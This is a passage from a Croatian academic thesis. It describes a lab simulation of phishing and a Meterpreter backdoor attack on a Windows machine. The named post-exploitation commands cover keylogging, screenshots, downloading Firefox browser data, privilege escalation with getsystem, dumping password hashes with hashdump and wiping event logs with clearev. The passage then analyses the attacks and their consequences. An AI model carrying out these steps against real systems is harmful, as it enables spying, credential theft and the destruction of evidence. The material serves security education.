
Slika 34. Izmjena sadržaja tekstualne datoteke

Spremanjem izmjena datoteka Test.txt poprima novi sadržaj. Pozivanjem naredbe „cat“ zajedno s nazivom datoteke unutar konzole ispisuje se sadržaj. Na slici 35. moguće je vidjeti provedene izmjene, s aspekta „napadača“ u Kali Linux okruženju i „žrtve“ u okruženju Windows operativnog sustava.



Slika 35. Prikaz izmijenjenog sadržaja tekstualne datoteke


Osim izmjena sadržaja, u okviru Meterpreter napada moguće je manipulirati kamerom žrtve, potajno ju uslikati ili pokrenuti *webcam stream*. Također, moguće je i zrcaliti zaslon žrtve i na taj ju način pratiti u stvarnom vremenu. Obzirom na nemogućnost adekvatne demonstracije navedenih akcija, u radu je prikazana opcija „slikanja“ sadržaja zaslona mete napada. Izvršavanjem naredbe „screenshot“ u /root/ direktorij napadača pohranjuje se trenutni zaslon žrtve. Za potrebe simulacije na računalu „žrtve“ učitana je *login* stranica društvene mreže Twitter, a na slici 36. prikazana je navedena naredba i pohranjeni *screenshot* otvoren na računalu „napadača“.



Slika 36. *Screenshot* udaljenog računala


Izvršavanjem naredbe „ps“ napadač je u mogućnosti prikupiti informacije o svim trenutno pokrenutim procesima na udaljenom računalu. Na slici 37. prikazan je dio ispisa pokrenutih procesa, pri čemu je za ovu simulaciju od značaja proces broj 4816 – firefox.exe, označen crvenom bojom. Znajući da „žrtva“ koristi Mozilla Firefox mrežni preglednik,

„napadač“ je u mogućnosti iskoristiti pristup lokalno pohranjenim podacima preglednika i prikupiti osjetljive informacije.




Slika 37. Ispis pokrenutih procesa na udaljenom računalu

Na mrežnoj stranici tvrtke Mozilla dostupne su informacije o korisničkim profilima, o svemu što se lokalno pohranjuje, pod kojim nazivom i u kojem formatu. Vrlo jednostavno je doći do potrebnih informacija, saznati da su sve oznake (engl. *bookmarks*), kao i popis svih preuzetih datoteka i posjećenih stranica pohranjeni u datoteci imena „places.sqlite“. Izvršavanjem naredbe „search“ uz specificiranje traženog imena moguće je locirati datoteku na udaljenom računalu. Na slici 38. prikazana je pretraga datoteke „places.sqlite“ te pozicioniranje u pronađeni direktorij.




Slika 38. Pretraga specificirane datoteke na udaljenom računalu

Jednom pronađenu, datoteku je s udaljenog računala moguće preuzeti. Izvršavanjem naredbe „download places.sqlite“, prikazane na slici 39., pokrenut je proces preuzimanja specificirane datoteke u /root/ direktorij Kali Linux operativnog sustava.




Slika 39. Preuzimanje datoteke s udaljenog računala

Osim praćenja putem kamere ili zrcaljenjem zaslona, žrtvu je u stvarnom vremenu moguće pratiti i upotrebom *keylogger*-a. Dokumentiranje unosa tipkovnicom može otkriti veliku količinu osjetljivih informacija i biti od velike koristi napadaču. Pokreće se naredbom „keyscan_start“, a funkcionalnost bilježenja unosa tipkovnicom aktivno je sve do obustave naredbom „keyscan_stop“. Izvršavanjem naredbe „keyscan_dump“ na zaslonu napadača ispisuje se prikupljeni sadržaj. Na slici 40. prikazan je postupak pokretanja, ispisa „žrtvinog“ unosa i zaustavljanja *keylogger*-a.



Slika 40. Meterpreter *keylogger*


Određene Meterpreter naredbe zahtijevaju visoku razinu privilegija, a u slučaju nedostatka, radnje koje je moguće izvesti na udaljenom sustavu mogu biti ozbiljno ograničene. Dohvat lozinki, manipuliranje registrom, instaliranje *backdoor*-a i slične aktivnosti zahtijevaju administratorske, *system-level* privilegije koje je moguće ostvariti Meterpreter skriptom getsystem. Izvršavanjem naredbe „getsystem“, prikazane na slici 41., pokreće se istoimena skripta, uslijed čega se izvršavaju različite tehnike za eskalaciju, odnosno povećanje privilegija (engl. *privilege escalation*).



Slika 41. Pokretanje Meterpreter skripte getsystem


Ostvarenom administratorskom razinom privilegija moguće je u potpunosti eksploatirati ciljani sustav. Moguće je kreirati trajni *backdoor* i time zadržati pristup kompromitiranom sustavu, čak i u slučaju prestanka rada eksploatirane usluge ili primjene sigurnosne zakrpe (engl. *patch*).

Izvršavanjem naredbe „hashdump**“** ostvaruje se dohvaćanje sadržaja Security Account Manager (SAM) baze podataka, u kojoj su pohranjene lozinke korisnika sustava. Kao rezultat „hashdump“ naredbe ispisuje se *hash* vrijednost svih pohranjenih lozinki svih korisnika napadnutog računala. Ispis prikazan na slici 42. moguće je pohraniti kao tekstualnu datoteku i uporabom alata za „razbijanje“ lozinki, alata John The Ripper, doći do lozinki.




Slika 42. *Hash* vrijednosti lozinki kompromitiranog sustava

Obzirom da se svaka interakcija u okruženju Windows operativnog sustava bilježi u obliku *event log*-ova, aplikacijskih, sigurnosnih i sistemskih zapisnika, potrebno je naposljetku utjecati na pohranjene događaje. Kompromitiranje Windows sustava upotrebom Meterpretera, povećanje privilegija, kao i druge radnje automatski se bilježe u spomenutim zapisnicima, zbog čega je napadaču od velike važnosti manipulacija zabilježenim događajima. Izvršavanjem naredbe „clearev“, prikazane na slici 43., pokreće se proces brisanja svih zabilježenih događaja.



Slika 43. Brisanje zabilježenih događaja

Na slici 44. prikazani su Windows zapisnici u okviru *Event Viewer*-a, prije i poslije izvršavanja naredbe „clearev“.



Windows Logs

Name	Type	Number of Events	Size
Application	Administrative	4.535	4,07 MB
Security	Administrative	34.997	20,00 MB
Setup	Operational	22	68 KB
System	Administrative	5.282	3,07 MB
Forwarded Events	Operational	0	0 Bytes

Windows Logs

Name	Type	Number of Events	Size
Application	Administrative	0	68 KB
Security	Administrative	1	68 KB
Setup	Operational	22	68 KB
System	Administrative	1	68 KB
Forwarded Events	Operational	0	0 Bytes

Slika 44. Windows zapisnici prije i nakon izvršavanja naredbe „clearev“

6. ANALIZA DOBIVENIH REZULTATA I PRIJEDLOG SMJERNICA ZAŠTITE

Korištenje mrežnih platformi u ciljanim napadima u stalnom je porastu i doseže različite domene i vrste prijetnji, a pomno usmjereni napadi na podatke pojedinaca i organizacija planiraju se i izvode od strane različitih aktera. Kibernetičke prijetnje bilježe kontinuirani porast na globalnoj razini, a različite vrste napada u kibernetičkom prostoru postaju sve sofisticiranije i složenije i utječu na svakodnevni život i poslovanje. Različiti maliciozni programi, računalne prijevare, zloporabe osobnih i financijskih podataka te zloporabe na društvenim mrežama samo su neki od njih, [69].

U prethodnoj cjelini rada simulacijom je demonstrirana problematika dva česta kibernetička napada temeljena na metodama socijalnog inženjeringa. Kroz tehničku provedbu predstavljeni su *e-mail phishing* i kreiranje *backdoor* pristupa ciljanom računalu, ostvarenog pomoću lažne mrežne stranice. Napadi su izvedeni korištenjem dva prijenosna računala i dvije lokalne mreže kako bi simulacija bila realizirana u što realnijim uvjetima.

Tablica 5. Rezultati provedenih simulacija

Napad	Rezultat napada	Posljedice za žrtvu
E-mail phishing	• Distribucija zlonamjerne elektroničke pošte • Otvaranje lažnog sučelja za prijavu na društvenu mrežu Facebook • Preusmjeravanje preglednika žrtve na stvarno Facebook sučelje • Dohvat unosa podataka korisnika na strani napadača	• Napadač ima pristup podacima za prijavu na Facebook • Mogućnost prijave i neovlaštenog korištenja korisničkog profila žrtve • Moguća kompromitacija drugih usluga ukoliko žrtva koristi iste podatke za prijavu

Stvaranje *backdoor* pristupa	• Omogućen udaljeni pristup i kompromitacija računala žrtve	• Udaljeno izvršavanje naredbi od strane napadača • Uvid u informacije o sustavu žrtve • Neželjena izmjena pohranjenog sadržaja • Zrcaljenje zaslona žrtve • Bilježenje unosa tipkovnicom • Uvid u trenutno aktivne procese na računalu • Udaljena pretraga sadržaja na računalu • Otuđivanje podataka • Trajna izloženost računala kontroli napadača


U tablici 5. prikazana je sinteza rezultata provedenih simulacija u okviru koje su vidljivi ostvareni ishodi napada, kao i potencijalne posljedice za žrtvu ukoliko se planirani napadi uspješno realiziraju.

6.1. Analiza simulacije *phishing* napada

Phishing, metoda napada socijalnog inženjeringa, pojam je koji podrazumijeva aktivnosti kojima neovlašteni korisnici korištenjem lažiranih poruka elektroničke pošte i lažiranih mrežnih stranica legitimnih organizacija pokušavaju korisnika navesti na otkrivanje povjerljivih osobnih podataka, [70]. U okruženju Kali Linux operativnog sustava, upotrebom Social Engineering Toolkit-a kreirano je sučelje za prijavu na društvenu mrežu Facebook. Lažirana stranica postavljena je na Apache mrežni poslužitelj, a alatom dostupnim također u SET-u, simulirano je slanje elektroničke pošte. Za potrebe simulacije kreiran je vjerodostojni sadržaj poruke koja se šalje, a sadržavala je maskiranu poveznicu koja vodi na prethodno stvorenu malicioznu stranicu. Sadržaj elektroničke pošte bio je usmjeren na korisnika društvene mreže Facebook, a kao u slučaju pravog *phishing* napada, često upotrebljavanom taktikom zastrašivanja i navođenjem na hitno poduzimanje tražene akcije, simulirana je željena reakcija „žrtve“. Klikom na poveznicu na strani „žrtve“ učitana je maliciozna stranica, a unosom vjerodajnica, adrese e-pošte i lozinke korisnika, u okviru Social Engineering Toolkit-a ispisali su se dohvaćeni podaci. Ovakva vrsta napada danas je jako česta i nerijetko rezultira po napadača uspješnim ishodom. Osim kompromitacije korisničkog profila ciljane

platforme, ovakav napad može za žrtvu imati dodatne posljedice. Još uvijek je česta praksa mnogih korisnika uporaba iste lozinke za prijavu na višestruke internetske usluge, zbog čega uspješan napad *phishing* metodom i prikupljanje vjerodajnica jedne platforme može rezultirati kompromitacijom znatno većeg opsega. Koristeći e-poštu kao korisničko ime i ukradenu lozinku, napadač može pokušati pristupiti drugim uslugama te u slučaju uspješne prijave izvoditi brojne druge napade.

Osim napada usmjerenog na korisnika društvene mreže Facebook demonstriranog u okviru simulacije, isti princip *phishing* napada može se primijeniti i na korisnike ostalih mrežnih usluga, uključujući telekomunikacijski sektor, financijske institucije, ostale platforme društvenih mreža, platforme za obavljanje financijskih transakcija, internetske trgovine, *instant-messaging* servise, servise za pohranu u oblaku i druge. Na grafikonu 1. prikazana je učestalost *phishing* napada u pojedinim sektorima, prema izvještaju Agencije Europske unije za kibernetičku sigurnost (ENISA) objavljenom 2020. godine pod nazivom „ENISA Threat Landscape 2020 – Phishing“.



Grafikon 1. Mete *phishing* napada

Izvor: [11]

Godina 2020. započela je izvanrednom situacijom, proglašenjem pandemije COVID-19. Neočekivana i neizvjesna situacija idealno je okruženje za napade socijalnim inženjeringom, kojima se nastoji emocionalno destabilizirati žrtvu. Udaljeni rad, „rad od kuće“, učinio je zaposlenike dodatno ranjivima, odnosno podložnima malicioznim poveznicama. Prema istraživanjima, uslijed samo jednog mjeseca pandemije učestalost *phishing* napada povezanih s koronavirusom porasla je za 667%. Nove prijevare uključivale su lažnu e-poštu dizajniranu da izgleda kao da potječe od strane Svjetske zdravstvene organizacije (World Health Organization; WHO), Centra za kontrolu i prevenciju bolesti

(Centers for Disease Control and Prevention; CDC), ali i drugih zdravstvenih organizacija i ustanova, [11]. Osim toga, prema podacima globalne *cybersecurity* tvrtke Kaspersky, načini iskorištavanja ljudskog faktora uslijed pandemije obuhvatili su i dostavne i poštanske službe. Zlonamjerni korisnici su kroz lažne poruke elektroničke pošte slali podatke o računima i adresama skladišta, u sklopu kojih su se nalazile maliciozne datoteke. Također, porastao je i broj *phishing* napada naslovljenih na banke korisnika. Unutar zaprimljene poruke sadržana je i maskirana zlonamjerna datoteka s dodatnim instrukcijama ili poveznica za dobivanje dodatnih detalja, a kao rezultat lakovjernosti korisnika napadačima je omogućen pristup korisničkim računalima, osobnim podacima, kao i autentifikacijskim podacima za razne usluge, [71].

6.2. Analiza simulacije *backdoor* napada

U svijetu kibernetičke sigurnosti, termin *backdoor* odnosi se na bilo koju metodu pomoću koje korisnici, bilo ovlašteni ili neovlašteni, zaobilaze uobičajene sigurnosne mjere i na računalnom sustavu, mreži ili softverskoj aplikaciji ostvaruju takozvani *root* pristup, pristup visoke razine, [72]. Ostvarenjem *backdoor* pristupa posredstvom zlonamjernog programa temeljenog na određenom *Transmission Control Protocol* (TCP) ili *User Datagram Protocol* (UDP) portu, napadačima je omogućeno izvođenje raznih akcija na napadnutom udaljenom računalu, od krađe podataka do potpunog preuzimanja kontrole nad sustavom. U okruženju Kali Linux operativnog sustava, upotrebom alata dostupnih u okviru Metasploit Framework-a kreiran je zlonamjerni program, trojanski konj, temeljen na *reverse_tcp* metodi, kojim je ostvaren *backdoor* pristup ciljanom računalu. Za potrebe simulacije i demonstraciju potpunog izvršenja napada, također je kreirana i lažna mrežna stranica *cybersecurity* tvrtke Bitdefender, posredstvom koje je izvršena distribucija generiranog Meterpreter *payload*-a. S ciljem prikaza napada u realnom okruženju, izvan domene jedne lokalne mreže, prenošenje zlonamjernog programa izvedeno je konfiguriranjem mrežnog usmjerivača, upotrebom javne i privatne IP adrese i prosljeđivanjem željenog porta, a pristup kloniranoj mrežnoj stranici ostvaren je upotrebom Apache poslužitelja i ngrok tuneliranjem. Otvaranjem poveznice „žrtva“ je preusmjerena na malicioznu stranicu, a preuzimanjem lažno predstavljene izvršne datoteke i njezinim pokretanjem, pokrenuta je sesija kojom je „napadaču“ omogućena eksploatacija kompromitiranog sustava.

Iako rjeđi od *phishing* napada, kompleksni, sofisticirani napadi temeljeni na eksploataciji ranjivosti i kreiranju *backdoor* pristupa predstavljaju izrazito veliki sigurnosni izazov, ponajviše za pojedince te manja i srednje velika poduzeća ograničenog budžeta. U simuliranom napadu korištene su različite naredbe s ciljem demonstracije nekih od brojnih mogućnosti ovog ozbiljnog napada. Izvršavanjem naredbe „sysinfo“ dohvaćeni su sistemski podaci o ciljanom računalu. Iz ispisa provedene naredbe moguće je iščitati ime udaljenog računala: DESKTOP-C40E415, kao i arhitekturu: x64 i inačicu instaliranog operativnog sustava: Windows 10 (10.0 Build 19043). Znajući navedeno, napadač je u mogućnosti planirati i usmjeriti daljnji napad ka eksploataciji eventualnih ranjivosti operativnog sustava. Osim toga, naredbom su dobivene informacije o jeziku sustava: en_US, kao i broju trenutno prijavljenih korisnika: 2.

Izvršavanjem naredbe „getuid“ dohvaćeno je ime korisnika udaljenog računala: igOr, što napadaču može dodatno pomoći u profiliranju žrtve. Naredbom „ipconfig“ prikupljene su informacije o mrežnim sučeljima i adresama udaljenog računala, uključujući ime korištenog mrežnog sučelja, MAC adresu te IPv4 i IPv6 adrese. Lažiranjem MAC adrese, napadač je u mogućnosti „predstaviti“ se kao mrežni usmjerivač i kroz *Man-in-the-Middle* napade izvršiti krađu svih vjerodajnica. S druge strane, znajući privatnu IP adresu žrtve, napadač je u mogućnosti saznati lokaciju udaljenog računala, izvršiti DDoS – distribuirani napad uskraćivanjem resursa (engl. *Distributed Denial of Service*) ili primjerice upotrijebiti hakiranu IP adresu za ilegalne aktivnosti za koje ne želi da se s njime povezuju.

Sljedeće korištene naredbe, „cd“ i „pwd“ služe isključivo za promjenu, odnosno provjeru direktorija u kojemu se vrši eksploatacija, dok se naredbom „ls“ ostvaruje ispis svih datoteka unutar trenutno pozicioniranog direktorija. Uvidom u sve datoteke pohranjene na željenoj lokaciji, napadač je u mogućnosti izvoditi brojne napade. U radu je demonstrirana naredba „edit“, kojom je nakon spoznaje o postojanju datoteke Test.txt pokrenuto udaljeno uređivanje tekstualne datoteke. Osim uvida u sam sadržaja ciljane datoteke, navedenom naredbom napadač je u mogućnosti vršiti izmjene i bez znanja žrtve spremiti željene promjene. Za potrebe demonstracije napada, u radu je u postojeću tekstualnu datoteku ubačena obavijest „*** RACUNALO JE HAKIRANO !!! ***“. Naredbom „cat“ i definiranjem imena datoteke, na zaslonu napadača ispisuje se sadržaj specificirane datoteke.

U okviru Metasploit Meterpreter napada moguće je zrcaliti ekran žrtve i u stvarnom vremenu ju pratiti ili „slikanjem“ dokumentirati sadržaj zaslona. Izvršavanjem naredbe

„screenshot“ na računalo napadača pohranjuje se trenutni sadržaj zaslona udaljenog računala, a osim toga moguća je i pohrana sadržaja bilo kojeg pokrenutog procesa, neovisno o trenutnom sadržaju zaslona žrtve. Osim nadziranja žrtve kroz praćenje sadržaja koji pretražuje, moguća je i upotreba *keylogger* funkcionalnosti, kojom se bilježi žrtvin unos tipkovnicom. Pokreće se naredbom „keyscan_start“, dohvaćeni unos na zaslonu napadača ispisuje se izvršavanjem naredbe „keyscan_dump“, a postupak se obustavlja izvođenjem naredbe „keyscan_stop“. U okviru simulacije prikazan je *screenshot* sučelja za prijavu na društvenu mrežu Twitter, učitanog na pregledniku „žrtve“, a za potrebe demonstracije *keylogger* funkcionalnosti, na strani „žrtve“ izvršena je pretraga na Google tražilici: „Što je phishing i kako ga prepoznati?“. Navedeni postupci napadaču mogu otkriti iznimnu količinu informacija o meti napada, od bezazlenih informacija do onih povjerljivih poput vjerodajnica, bankovnih podataka i slično.

Izvršavanjem naredbe „ps“ na zaslonu napadača ispisuje se lista svih trenutno pokrenutih procesa na kompromitiranom računalu. Imajući uvid u aktivne procese, napadač je u mogućnosti izvesti adekvatnu migraciju malicioznog procesa na neki drugi, sistemski proces te dodatno profilirati žrtvu, saznati koje aplikacije koristi, ima li aktivan antivirusni program i slično. U simulaciji napada ključna je bila spoznaja o korištenju Mozilla Firefox mrežnog preglednika. Iz popisa aktivnih procesa jednostavno je bilo izdvojiti firefox.exe, proces na temelju kojega je usmjerena daljnja eksploatacija.

Sljedeća upotrijebljena naredba, naredba „search“ omogućuje pretragu definiranog sadržaja na udaljenom računalu. Izvršavanjem naredbe moguće je vršiti pretragu cijelog sustava ili specificirati direktorij i time suziti obujam pretrage. U radu je specificirana pretraga datoteke navedenog mrežnog preglednika unutar koje su pohranjene oznake korisnika, povijest pretraživanja te popis preuzetih datoteka. Kao rezultat provedene naredbe, na zaslonu napadaču ispisana je lokacija tražene datoteke: c:\Users\igOr\AppData\Roaming\Mozilla\Firefox\Profiles\b3of0vt5.default-release\places.sqlite.

Uz definiranu ciljnu datoteku i njezinu poznatu lokaciju moguć je postupak preuzimanja sadržaja udaljenog računala. Izvršavanjem naredbe „download“ zajedno s imenom datoteke, započinje se proces dohvata i lokalne pohrane. U radu je demonstrirano preuzimanje datoteke *places.sqlite*, ranije spomenute datoteke mrežnog preglednika Mozilla Firefox. Obzirom da napadač prikazanom metodom može preuzeti doslovno bilo koju

datoteku s udaljenog računala, navedeni napad predstavlja veliki sigurnosni problem za svakog korisnika računala.

Ostvarenjem potrebne sistemske razine ovlasti moguće je u potpunosti eksploatirati kompromitirani sustav. Izvršavanjem naredbe „getsystem“ pokreće se istoimena Meterpreter skripta, u okviru koje se izvršavaju različite tehnike za povećanje privilegija. Jednom uspješno provedena naredba napadaču omogućuje pristup apsolutno svim podacima ciljanog računala, od dohvata lozinki i manipulacije registrom, do kreiranja trajnog *backdoor* pristupa.

Sljedeća prikazana naredba je „hashdump“, čijim se izvršavanjem na strani napadača ostvaruje dohvaćanje *hash* vrijednosti svih pohranjenih lozinki svih korisnika računala. Izvođenjem navedene naredbe na zaslonu napadača ispisuju se *hash* vrijednosti Security Account Manager baze podataka, koje je naknadno moguće dekriptirati.

